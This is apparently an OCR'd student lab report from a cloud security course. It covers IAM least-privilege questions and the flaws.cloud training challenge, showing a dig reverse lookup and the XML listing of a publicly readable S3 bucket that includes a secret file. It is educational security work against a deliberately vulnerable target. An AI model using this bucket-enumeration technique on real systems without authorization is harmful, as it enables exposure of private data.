
No, it shouldn't need to read, since dynamodb is a log file, and only needs to write to it. Another instance should be used to read from this with proper permissions.

What permissions might not be necessary in this policy?


Permissions management. This account should not be able to manage its own permissions, rather just use what it is specified to use as a non admin account.

4.2.15 Data exfiltration:


My IP Address:



Ip Address 67.171.227.105




Using the profile, show a screenshot of the objects in the S3 bucket that the function is using to store its results.




Labs 4.3 flaws.cloud

4.3.3.1 Copy and paste the IP address returned into a web browser and attempt to access it directly:



Amazon Simple Storage Service (Amazon S3) is an object storage service that offers industry-leading scalability, data availability, security, and performance. This means customers of all sizes and industries can use it to store and protect any amount of data for a range of use cases, such as data lakes, websites, mobile applications, backup and restore, archive, enterprise applications, IoT devices, and big data analytics. Amazon S3 provides easy-to-use management features so you can organize your data and configure finely-tuned access controls to meet your specific business, organizational, and compliance requirements. Amazon S3 is designed for 99.999999999% (11 9's) of durability, and stores data for millions of applications for companies all around the world.




Introduction to Amazon S3 (4:31)

4.3.3.2 As the command output shows, it is being served out of an S3 bucket. What region is this bucket located in?

```
(env) semchuk2@ada:~/Desktop/CS495/lab4_3$ dig -x 52.218.176.250

; <<>> DiG 9.16.1-Ubuntu <<>> -x 52.218.176.250
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21382
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a2a9b87ea67ec27d0100000060b1336dc8edb45d391d77c3 (good)
;; QUESTION SECTION:
;250.176.218.52.in-addr.arpa.   IN      PTR

;; ANSWER SECTION:
250.176.218.52.in-addr.arpa. 900 IN     PTR     s3-website-us-west-2.amazonaws.com.

;; Query time: 23 msec
;; SERVER: 131.252.208.53#53(131.252.208.53)
;; WHEN: Fri May 28 11:16:13 PDT 2021
;; MSG SIZE  rcvd: 132

(env) semchuk2@ada:~/Desktop/CS495/lab4_3$
```


It is located in us-west-2.

4.3.3.3 Show the site when visited via this URL:




4.3.3.3 Show the results of visiting this URL

This XML file does not appear to have any style information associated with it. The document tree is shown below.





```
−<ListBucketResult>
   <Name>flaws.cloud</Name>
   <Prefix/>
   <Marker/>
   <MaxKeys>1000</MaxKeys>
   <IsTruncated>false</IsTruncated>
 −<Contents>
     <Key>hint1.html</Key>
     <LastModified>2017-03-14T03:00:38.000Z</LastModified>
     <ETag>"f32e6fbab70a118cf4e2dc03fd71c59d"</ETag>
     <Size>2575</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 −<Contents>
     <Key>hint2.html</Key>
     <LastModified>2017-03-03T04:05:17.000Z</LastModified>
     <ETag>"565f14ec1dce259789eb919ead471ab9"</ETag>
     <Size>1707</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 −<Contents>
     <Key>hint3.html</Key>
     <LastModified>2017-03-03T04:05:11.000Z</LastModified>
     <ETag>"ffe5dc34663f83aedaffa512bec04989"</ETag>
     <Size>1101</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 −<Contents>
     <Key>index.html</Key>
     <LastModified>2020-05-22T18:16:45.000Z</LastModified>
     <ETag>"f01189cce6aed3d3e7f839da3af7000e"</ETag>
     <Size>3162</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 −<Contents>
     <Key>logo.png</Key>
     <LastModified>2018-07-10T16:47:16.000Z</LastModified>
     <ETag>"0623bdd28190d0583ef58379f94c2217"</ETag>
     <Size>15979</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 −<Contents>
     <Key>robots.txt</Key>
     <LastModified>2017-02-27T01:59:28.000Z</LastModified>
     <ETag>"9e6836f2de6d6e6691c78a1902bf9156"</ETag>
     <Size>46</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 −<Contents>
     <Key>secret-dd02c7c.html</Key>
     <LastModified>2017-02-27T01:59:30.000Z</LastModified>
     <ETag>"c5e83d744b4736664ac8375d4464ed4c"</ETag>
     <Size>1051</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 </ListBucketResult>
```


4.3.3.4 Show the results of visiting this URL and continue to the next level:




4.3.4.1 Show the result in a screenshot:



